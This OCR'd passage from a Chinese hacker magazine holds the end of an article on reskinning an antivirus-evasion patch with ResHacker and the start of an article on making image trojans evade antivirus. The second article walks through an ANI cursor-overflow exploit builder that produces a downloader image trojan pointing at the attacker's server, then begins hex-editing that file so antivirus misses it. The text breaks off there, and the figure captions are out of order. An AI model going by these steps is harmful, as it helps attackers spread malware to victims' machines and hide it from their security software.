
先做准备工作，去《黑客手册》主页上把那个LOGO弄下来，保存为BMP格式的，拉伸一下。如图13。


用ResHacker载入刚刚修改完毕的补丁，如图14。

ResHacker有个好处，可以直接对对话框进行操作，而且支持许多风格。展开Dialog里面的资源名称为100的，如图16，对话框直接显示出来了。看起来真的不是很美观，我就按照自己喜欢的样子改造一下了，你们也可以按照自己喜欢的样子改造，当然里面的许多风格我一时也介绍不全，靠你自己挖掘吧。

首先把下面的三个按钮变成平整的，将鼠标指针在按钮上点右键之后选择“编辑控件”，弹出的窗口如图15。

看到右下方的框里有个“WS_EX_DLGMODALFRAME”，这个已经被选中，在上面点一下左键，取消选中，然后点右上方的确定，剩下两个按纽，依照此操作。接下来把对话框向下拉长，把不喜欢的元素控件用鼠标左键拖到下面去再把对话框顶部拉上来，就覆盖到视线之外了，如图16。


图15 “编辑控件”窗口


图16 调整界面窗口

另外，不可以删除控件，这样的话有时候保存的文件运行时就会出现错误了。接着在对话框上点右键，选编辑对话框，改成如图17的方式。

修改完后对话框变成了图18的样式。

界面变成这样子基本满意了，接下来把上面的空白区域加上图片，鼠标右键—插入控件，如图19。

点图19中圈圈处的那个图标，在界面上加个图片，手工调整到如图20的形式。

接着按图21操作，点“添加一个新资源”。

资源名称随意写，但是资源语言要写成“1033”，点“添加资源后”会在最上面出现一个新的资源类型，BITMAP，如图22。

接着按图23上面的文字操作，在圈圈那里写上#2222（刚才我们说随意写的那个资源名称，不过不要太随意哦，最好写成四位数字的）。

点图23上面的“编译脚本”按钮，点完可以保存文件了。注意，图片的尺寸调整就自己来完成吧。

附上成品截图，如图24。

本文到这里就完毕了，如果你在学习过程有问题的话，可以到“黑手”官方论坛发表你的问题，一起交流，共同进步。

【本文介绍的目标程序、相关工具和配套动画已收录在本期光盘中】

编辑点评：

作者继上次的制作免杀补丁后的又一篇简单明了，通俗易懂的文章，本文主要介绍了如何制作个性化的免杀补丁，图文并茂而且还有配套动画，相信大家很容易看得懂，学得会！




图17 编辑对话框界面




图19 在空白区域加上图片




图18 调整后的基本界面



图20 加入图片后效果




图21 添加新资源




图22 添加后出现的新的资源类型



图24 最终完成效果图




图23 修改ID值

图片木马的简单免杀

文 蜀国布衣

从本文你可以学习到：

如何给图片木马做免杀

随着互联网技术的不断升级，各种各样的新功能也层出不穷，而人们越来越喜欢通过各种各样的图片来表达自己的喜怒哀乐，张扬自己的个性。但是很多人可能都不知道，在这些图片的背后，往往隐藏着一双双邪恶的眼睛。因为现在很多黑客开始利用图片来进行木马后门的传播，虽然这些文件是以图片的形式存在，但同样会被杀毒软件所查杀，所以今天我们就来简单的介绍一下图片木马的免杀过程。

图片木马的介绍

要想通过图片来进行木马后门的传播，最常用的方法包括系统漏洞、HTML代码、以及生成器转换等。但是这其中最主要的还是通过Windows系统以及应用程序的漏洞来传播的，比如2004年的“Windows GDI+ JPG解析组件缓冲区溢出漏洞”、“Windows图形渲染引擎安全漏洞”，2005年的“MSN Messenger PNG图片解析远程代码执行漏洞”，以及今年的“Windows动画光标畸形ANI头结构溢出漏洞”等都是和图形图像有关的漏洞。这些图片木马常常和网页木马同时出现，当用户访问这个网页木马后就会自动浏览其中的图片木马，从而激活相关漏洞来下载指定的木马后门程序。其实这些图片木马就相当于一个下载者程序，从而帮助黑客更好的植入木马进行控制操作。

图片木马的免杀

下面我就以“Windows动画光标畸形ANI头结构溢出漏洞”为例，为大家讲解图片木马的免杀过程。首先我们来运行该ANI漏洞的利用程序，只需要在网页木马地址中输入我们服务端程序的链接地址即可，然后点击“生成”按钮就可以生成相关的图片木马，如图1所示。




图1 漏洞利用程序界面

生成的文件包括一个网页

文件和一个图片文件，而这个图片文件就是相应的图片木马，利用杀毒软件对该文件进行检测发现已经被杀。




图2 用C32Asm打开刚才生成的图片木马

现在我们就开始对这个图片木马进行免杀修改，虽然这个图片木马的后缀名为JPG格式，但是实际上这个文件却是一个实实在在的PE文件，因此我们完全可以利用一些反汇编工具来进行修改。首先运行C32Asm这款程序编辑工具，接着点击“文件”菜单中的“打开十六进制文件”命令，选择刚刚配置生成的那个图片木马文件，如图2所示。

